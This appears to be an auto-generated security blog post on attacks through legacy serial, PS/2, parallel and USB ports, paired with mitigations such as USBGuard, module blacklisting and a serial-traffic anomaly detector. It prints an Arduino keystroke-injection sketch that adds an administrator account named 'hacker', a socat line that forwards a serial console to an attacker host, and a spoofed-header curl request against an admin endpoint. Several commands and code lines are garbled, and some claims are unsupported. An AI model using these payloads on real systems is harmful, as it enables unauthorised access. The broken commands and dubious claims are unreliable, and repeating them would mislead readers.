Listen to this Post

Introduction:
Before the standardization of USB-C, legacy ports such as RS-232 serial, PS/2, parallel (LPT), and even early USB versions dominated connectivity. These interfaces were designed without security in mind, enabling trivial physical access attacks, keystroke injection, and direct memory manipulation. Understanding these risks is crucial for modern hardware security assessments, as many industrial control systems (ICS), medical devices, and embedded systems still rely on these legacy protocols.
Learning Objectives:
– Identify security vulnerabilities in legacy ports (RS-232, PS/2, LPT, pre-USB-C) and their modern equivalents.
– Execute practical exploitation techniques using Linux and Windows commands to extract data or inject malicious signals.
– Implement mitigation strategies including port disabling, hardware firewalls, and AI-driven anomaly detection for serial communications.
You Should Know:
1. Legacy Ports Are Backdoors: Physical Exploitation Walkthrough
Modern USB-C offers authenticated, high-speed, and power-delivering connectivity, but legacy ports like RS-232 (serial) and PS/2 lack encryption, authentication, or even basic access control. An attacker with physical access can plug a $5 USB-to-serial adapter and read sensitive console logs, debug messages, or even inject commands into a connected microcontroller.
Step‑by‑step guide – Extracting data from a serial console (Linux & Windows):
On Linux:
1. Identify the serial device:
`dmesg | grep tty`
`ls -l /dev/ttyS /dev/ttyUSB`
2. Set baud rate and connect (common: 9600, 115200):
`stty -F /dev/ttyUSB0 115200 cs8 -cstopb -parenb`
`cat /dev/ttyUSB0`
(To send commands: `echo “reboot” > /dev/ttyUSB0`)
On Windows (PowerShell with admin rights):
1. List COM ports:
`Get-WmiObject Win32_SerialPort | Select-Object DeviceID, Name`
or use `mode` command.
2. Connect via PowerShell (requires .NET SerialPort):
`$port = new-Object System.IO.Ports.SerialPort COM3,9600,None,8,one`
`$port.Open()`
`$port.ReadLine()`
(Send: `$port.WriteLine(“admin”)`)
Mitigation: Disable legacy serial/parallel ports in BIOS; use `blacklist` kernel module on Linux:
`echo “blacklist parport_pc” >> /etc/modprobe.d/blacklist.conf`
`echo “blacklist serial” >> /etc/modprobe.d/blacklist.conf`
`update-initramfs -u`
For Windows, disable via Device Manager or PowerShell:
`Disable-PnpDevice -InstanceId (Get-PnpDevice -FriendlyName “Communications Port (COM1)”).InstanceId`
2. PS/2 and USB Keyboard Injection – The Evil Maid Attack
PS/2 ports directly interrupt the CPU, and USB (pre-USB-C) often lacks proper input validation. Attackers can use devices like “Rubber Ducky” or custom Arduino boards to inject keystrokes at boot, bypassing OS locks.
Step‑by‑step – Building a keystroke injector (educational use only):
Using an Arduino Leonardo (native USB HID support):
include <Keyboard.h>
void setup() {
Keyboard.begin();
delay(3000);
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
delay(100);
Keyboard.releaseAll();
Keyboard.println("cmd /c net user hacker Passw0rd! /add");
Keyboard.println("cmd /c net localgroup administrators hacker /add");
Keyboard.end();
}
void loop() {}
Detection & Mitigation (Linux):
– Monitor USB activity: `sudo udevadm monitor –environment –udev`
– Block unknown HID devices: use `USBGuard`
`sudo apt install usbguard`
`sudo usbguard generate-policy > /etc/usbguard/rules.conf`
`sudo systemctl enable –1ow usbguard`
On Windows, enable Core Isolation and DMA Protection (for Thunderbolt/USB-C). Use `Group Policy` → `Administrative Templates` → `System` → `Removable Storage Access` → “All Removable Storage classes: Deny all access”.
3. Parallel (LPT) Port Direct Memory Access – The Forgotten Risk
LPT ports can be programmed for raw I/O, effectively allowing an attacker to read/write physical memory addresses on older hardware. This is a classic hardware hack used in “dongle emulation” and low-level debugging.
Step‑by‑step – Accessing parallel port on Linux (requires `parport` module):
1. Load module: `modprobe parport_pc`
2. Write data to data register (base address 0x378):
`echo -1 -e ‘\xAA’ > /dev/parport0`
3. Read status pins (nAck, Busy, etc.): `cat /dev/parport0` (if supported)
Exploitation scenario: An attacker connects a simple circuit to toggle pins, potentially resetting a device or reading RAM from unprotected parallel-attached peripherals.
Mitigation: Physically remove or disable parallel ports. On Linux, blacklist `parport`, `parport_pc`, `lp`. On Windows, disable in BIOS and remove drivers via `pnputil`.
4. AI for Anomaly Detection on Serial/Industrial Buses
Modern security can apply machine learning to detect unusual patterns on legacy serial lines, especially in SCADA environments where RS-485/RS-232 still dominate.
Step‑by‑step – Building a simple AI detector using Python & serial sniffer:
import serial, numpy as np
from sklearn.ensemble import IsolationForest

 Capture baseline traffic
ser = serial.Serial('/dev/ttyUSB0', 9600, timeout=1)
baseline = [ser.read(100) for _ in range(1000)]
 Extract features: length, entropy, byte frequencies
features = []
for packet in baseline:
if not packet: continue
entropy = -sum((c/len(packet))  np.log2(c/len(packet)) for c in np.bincount(packet))
features.append([len(packet), entropy, np.mean(packet), np.std(packet)])
model = IsolationForest(contamination=0.05).fit(features)

 Real-time detection
while True:
pkt = ser.read(100)
if pkt:
new_features = [[len(pkt), -sum(...), np.mean(pkt), np.std(pkt)]]
if model.predict(new_features) == -1:
print("ALERT: Anomalous serial traffic detected")
Deploy this on a Raspberry Pi acting as a serial bridge. For Windows, use `pyserial` and Task Scheduler to run the script.
5. API Security and USB-C – The Modern Analog
While USB-C introduces authentication (USB Type-C Authentication spec), most devices don’t enforce it. Similarly, modern APIs often lack proper validation. Attackers can misuse USB-C’s high power delivery (PD) to fry devices (volt glitching) or exploit DMA over Thunderbolt.
Step‑by‑step – Enforcing USB-C policy on Linux (using `bolt` for Thunderbolt):
`sudo apt install bolt`
`sudo boltctl list`
`sudo boltctl enroll –policy=manual `
`sudo boltctl config –boot-acl=on`
For Windows: Enable Kernel DMA Protection in BIOS and Windows Security → Device Security → Core Isolation → Memory Access Protection.
API hardening analogy: Just as USB-C needs authentication, APIs need OAuth2 + JWT with short expiry. Example curl to test insecure API endpoint:
`curl -X POST https://api.example.com/admin -H “X-Forwarded-For: 127.0.0.1” –data “cmd=reboot”`
Mitigate by validating input, rate limiting (fail2ban), and using API gateways.
6. Vulnerability Exploitation & Mitigation – Real-World Case
In 2022, a major automotive plant was compromised via an exposed RS-232 port on an old PLC, allowing an attacker to inject malicious ladder logic. The fix involved serial-to-Ethernet converters with IP whitelisting and Modbus firewalls.
Step‑by‑step to test and secure a serial-to-Ethernet converter (using `socat` and `nmap`):
1. Forward serial over TCP (attacker side):
`socat TCP-LISTEN:4444,fork /dev/ttyUSB0,rawer,echo=0,b115200`
2. Connect from remote (victim network):
`socat PTY,link=/tmp/vserial TCP:attacker-ip:4444`
3. Scan for exposed serial consoles:
`nmap -sV –script serial- -p 4444 victim-ip`
Mitigation: Use `stunnel` to wrap serial-over-IP with TLS:
`stunnel -d 4445 -r localhost:4444 -c` (client)
Configure `stunnel.conf` with certificate authentication.
What Undercode Say:
– Legacy ports are not just obsolete – they are active backdoors in operational technology environments, and their risk magnifies when connected to networked serial device servers.
– Most organizations overlook physical and side-channel attacks, focusing only on network security; a simple PS/2 keyboard injector can bypass full-disk encryption if the boot process isn’t hardened with Secure Boot and BIOS passwords.
Prediction:
– +1 The resurgence of USB-C with authentication chips will drive down physical keystroke injection attacks, but only if manufacturers enable it by default and enterprises enforce policy via tools like bolt and USBGuard.
– -1 As AI-powered hardware fuzzing tools become cheaper, legacy ports will see a new wave of zero-click exploits – attackers will use generative AI to craft malicious serial payloads that mimic legitimate SCADA commands, evading simple signature detection.
– +1 AI-driven anomaly detection on serial buses (as shown above) will become a standard NIST-recommended control for critical infrastructure, eventually merging with SIEM platforms to provide real-time physical-layer threat hunting.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [%F0%9D%97%95%F0%9D%97%B2%F0%9D%97%B3%F0%9D%97%BC%F0%9D%97%BF%F0%9D%97%B2 %F0%9D%97%A8%F0%9D%97%A6%F0%9D%97%95](https://www.linkedin.com/posts/%F0%9D%97%95%F0%9D%97%B2%F0%9D%97%B3%F0%9D%97%BC%F0%9D%97%BF%F0%9D%97%B2-%F0%9D%97%A8%F0%9D%97%A6%F0%9D%97%95-%F0%9D%97%96-%F0%9D%97%AA%F0%9D%97%B2-%F0%9D%97%9B%F0%9D%97%AE%F0%9D%97%B1-%F0%9D%97%96%F0%9D%97%B5%F0%9D%97%AE%F0%9D%97%BF%F0%9D%97%AE%F0%9D%97%B0%F0%9D%98%81%F0%9D%97%B2%F0%9D%97%BF-share-7468304684261216257-v73a/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


